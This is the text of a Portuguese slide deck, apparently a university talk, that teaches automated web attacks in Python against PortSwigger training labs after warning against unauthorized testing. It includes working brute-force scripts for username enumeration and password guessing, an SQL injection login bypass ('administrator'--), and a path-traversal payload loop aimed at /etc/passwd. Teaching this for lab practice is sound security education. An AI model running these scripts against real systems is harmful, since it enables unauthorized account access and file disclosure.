Olá!

Vamos automatizar ações com Python

(cuidado, trocadilho ao lado >>)

Vamos automatizar ações com Python

(muitas horas de código >>)

Aviso geral

Não conduza ataques não autorizados

Sem terrorismo: certifique-se de formalizar a simulação adversária em sistemas de terceiros. A formalização deve atestar devidamente sua autorização em conduzir esses testes, com um escopo definido.

Utilize laboratórios de testes

Você é o único responsável pelos sistemas em seu próprio laboratório. Portanto é o único que pode autorizar seu uso por terceiros.


Lembre-se também de se autorizar.

O sistema da faculdade não conta como um laboratório!

Recursos

https://portswigger.net/web-security/all-labs

https://github.com/julianoborba/saep-unisinos-20-oct-2022



Ataque!

Enumeração de usuário, por meio de respostas sutilmente diferentes

Lab: Username enumeration via subtly different responses

PRACTITIONER

This lab is subtly vulnerable to username enumeration and password brute-force attacks. It has an account with a predictable username and password, which can be found in the following wordlists:

- Candidate usernames
- Candidate passwords

To solve the lab, enumerate a valid username, brute-force this user's password, then access their account page.

Access the lab

Solution

Community solutions

```python
found = False
with open(path.join(path.dirname(__file__), 'usernames.txt')) as users:
    for user in users:

        if found:
            found = False
            break

        username_encoded = parse.quote_plus(user.strip())
        data = f'username={username_encoded}&password=super-senha'

        response = session.post(url=url, data=data, allow_redirects=False)

        if 'Invalid username or password.' not in response.text:
            print(f'USERNAME {user.strip()}')
            username = user.strip()
            found = True
```

```
found = False
with open(path.join(path.dirname(__file__), 'passwords.txt')) as passwords:
    for password in passwords:

        if found:
            found = False
            break

        username_encoded = parse.quote_plus(username)
        password_encoded = parse.quote_plus(password.strip())
        data = f'username={username_encoded}&password={password_encoded}'

        response = session.post(url=url, data=data, allow_redirects=False)

        if 'Invalid username or password' not in response.text:
            print(f'USERNAME {username} PASSWORD {password.strip()}')
            found = True
```

Enumeração de usuário, por meio de respostas sutilmente diferentes

A aplicação devolve um pedaço do texto “Invalid username or password” (sem o ponto final), apenas para usuários existentes.

Ataque!

SQL Injection, que permite o bypass do login

Lab: SQL injection vulnerability allowing login bypass

APPRENTICE

This lab contains an SQL injection vulnerability in the login function.

To solve the lab, perform an SQL injection attack that logs in to the application as the `administrator` user.

Access the lab

Solution

Community solutions

```
found = False
with open(path.join(path.dirname(__file__), 'usernames.txt')) as users:
    for payload in users:

        with open(path.join(path.dirname(__file__), 'passwords.txt')) as passwords:
            for password in passwords:

                if found:
                    found = False
                    break

                username_encoded = payload.strip()
                password_encoded = password.strip()
                csrf = 'Wk23EctotdZp4OX5D2O8Pz3K0arRd2D2'
                data = f'csrf={csrf}&username={username_encoded}&password={password_encoded}'
                cookies = {"session": "qS4Q2tJmaIyVb0byh6jJrvqUIL4CFB4B"}

                response = session.post(url=url, data=data, cookies=cookies, allow_redirects=False)

                if response.status_code == 302:
                    print(f'PAYLOAD USERNAME FIELD {payload.strip()} PAYLOAD PASSWORD FIELD {password.strip()}')
                    found = True
```

SQL Injection, que permite o bypass do login

A aplicação concatena parâmetros na query:

```
"SELECT * FROM users WHERE username = '" + username + "' and password = '" + password + "'"

"SELECT * FROM users WHERE username = 'foo' and password = 'bar'"

SELECT * FROM users WHERE username = 'foo' and password = 'bar'

SELECT * FROM users WHERE username = 'administrator'-- and password = 'super-senha'
```

Ataque!

File path traversal, bypass na validação da extensão do arquivo usando null byte

Lab: File path traversal, validation of file extension with null byte bypass

PRACTITIONER

This lab contains a file path traversal vulnerability in the display of product images.

The application validates that the supplied filename ends with the expected file extension.

To solve the lab, retrieve the contents of the `/etc/passwd` file.

Access the lab

Solution

Community solutions


```
found = False
with open(path.join(path.dirname(__file__), 'payloads.txt')) as payloads:
    for payload in payloads:

        if found:
            found = False
            break

        response = session.get(url=f'{url}{payload.strip()}', allow_redirects=False)

        if 'nobody' in response.text:
            print(f'PAYLOAD {url}{payload.strip()}')
            found = True
```

File path traversal, usando null byte

A aplicação processa qualquer caminho fornecido. Apesar de validar a extensão do arquivo, o servidor entende o null byte como um indicador do fim da string.


File path traversal, usando null byte

simulação!




simulação!

File path traversal, usando null byte



File path traversal, usando null byte

simulação!



Obrigado!